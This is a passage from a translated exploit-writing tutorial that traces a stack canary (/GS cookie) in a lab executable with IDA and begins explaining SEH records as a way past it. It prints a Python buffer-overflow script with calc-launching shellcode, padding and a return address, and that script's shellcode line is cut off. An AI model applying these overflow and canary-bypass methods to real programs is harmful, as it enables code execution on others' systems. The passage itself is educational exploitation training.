PART 38


CANARY and SEH.

We've seen what CANARY is. A random value put in the stack just before the stored EBP and Return Address. If it is overwritten, which is necessary to overwrite the Return Address, the program checks that value. If it is the same it saved or it is not correct, it closes itself avoiding the code execution.

The CANARY_sin_DEP.exe or without DEP is included in this part. We will see the case when it has DEP and we have to do ROP bypassing the CANARY.


The code is the same NO_DEP example. The difference is the CANARY which avoids exploiting it overwriting the Return Address.

Let's trace it running the same script we did for the NO_DEP to see why it doesn't work now and try to bypass the protection.




```python
from os import *
import struct


shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x

stdin,stdout = popen4(r'CANARY_sin_DEP -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()
fruta="A" * 772 + struct.pack("<L",0x7800F7C1) + shellcode + "\n"

print stdin

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)
```

I rename it in the script it to load the CANARY_sin_DEP.exe.




It crashes. Let’s trace it. Run the script and attach it with IDA.




It reads the random _security_cookie value that is saved in the data section, moves it to EAX and XORs it with EBP which makes it more custom. It will be the EBP of this function and if the executable is randomized, EBP won't be a constant either.

It saves that value in the CANARY variable. If there is an overflow that tries to overwrite the Return Address, it will be modified. Besides, nobody could know what random value would be there to overwrite it with the same variable value.

When it leaves the function, it will recover and XOR it again with the same EBP to get the original _security_cookie and it will compare it inside a CALL. If it is not equal, it will give error or close according to the case.




Set a breakpoint there to stop and attach it.




As we returned from the gets_s, the canary was overwritten and it has my 0x41414141. I could calculate the value that it would have in this execution, but it will change in each execution.

CANARY= _security_cookie xor EBP




CANARY = 0x988A1605 xor 0x012FFB60




We can verify that it changes in each execution. So, we cannot predict the value to overwrite it with the same one.


Keep on tracing.




It xors 0x41414141 with EBP.




Then, it enters a CALL to check it.




It compares it to the stored _security_cookie and as it is not equal, it goes to **failure**. If they were equal, it goes to the RET and continues executing it until the Return Address because it is not overwritten.



We'll continue by the red block because we overflowed it. Keep on tracing.



We won't analyze all this, but if we run it, we'll see that it crashes or closes without continuing.



How do we bypass this? The first thing used with some restrictions and that it still works is the SEH.

https://msdn.microsoft.com/es-ar/library/swezty51.aspx

That info is in Spanish. If you want to read it all. Go ahead. The thing is that Windows saves a simple linked list in the stack with pointers where the program should jump when it finds an exception.


```
__try {
    // the block of code to try (aka the "guarded body")
    ...
}
__except (exception filter) {
    // the code to run in the event of an exception (aka the "exception handler)
    ...
}
```

Those who have experience in programming know that there are TRY-EXCEPT or TRY-CATCH structures where the code inside the **try** is executed and if an exception occurs, it jump to EXCEPT.

```
typedef struct _EXCEPTION_REGISTRATION_RECORD {
    struct _EXCEPTION_REGISTRATION_RECORD *Next;
    PEXCEPTION_ROUTINE Handler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```


There are structures called _EXCEPTION_REGISTRATION_RECORD which have structure inside with two fields; the NEXT that is a pointer to another _EXCEPTION_REGISTRATION_RECORD and a HANDLER of PEXCEPTION ROUTINE type.

Many of these structures that the program adds in the stack are used to handle the code part exceptions and each one has a NEXT that points to the next one and a pointer where it must jump if it finds an exception.



In blue, we see the list simply linked that is in the stack. Each NEXT points to the next structure and each one has a handler or SEH that points where it will jump. Let's see it in the CANARY_sin_DEP.exe example. Attach it again.


If in DEBUGGER WINDOWS -SEH LIST, we can see the SEH of each structure in the stack, unfortunately, it doesn't show the stack address where it is located, but we can create a linked list easily.




Let's see the first one's references.

```
000A1A8B
000A1A8B
000A1A8B ; Attributes: bp-based frame
000A1A8B
000A1A8B ; _EXCEPTION_DISPOSITION __cdecl _except_handler4(_EXCE
000A1A8B __except_handler4 proc near
000A1A8B
000A1A8B ExceptionRecord= dword ptr  8
000A1A8B EstablisherFrame= dword ptr  0Ch
000A1A8B ContextRecord= dword ptr  10h
000A1A8B DispatcherContext= dword ptr  14h
000A1A8B
000A1A8B push    ebp
000A1A8C mov     ebp, esp
000A1A8E push    [ebp+DispatcherContext]
000A1A91 push    [ebp+ContextRecord]
000A1A94 push    [ebp+EstablisherFrame]
(-103,-32) (275,136) 00000E8B 000A1A8B: __except_handler4
```


Press X.



We see the stack reference.




The NEXT points to the next structure, in my case, in 0x93FF7C. Go there.




When the NEXT is -1, it is the last structure, but IDA shows me one more. Is there another before?


If we come back to the first one, we see that the NEXT a stack reference.



There, we have the three structures. As I have to fill the stack to trigger an exception when I can't continue writing because the stack section is over, I will modify the script to break the entire stack.

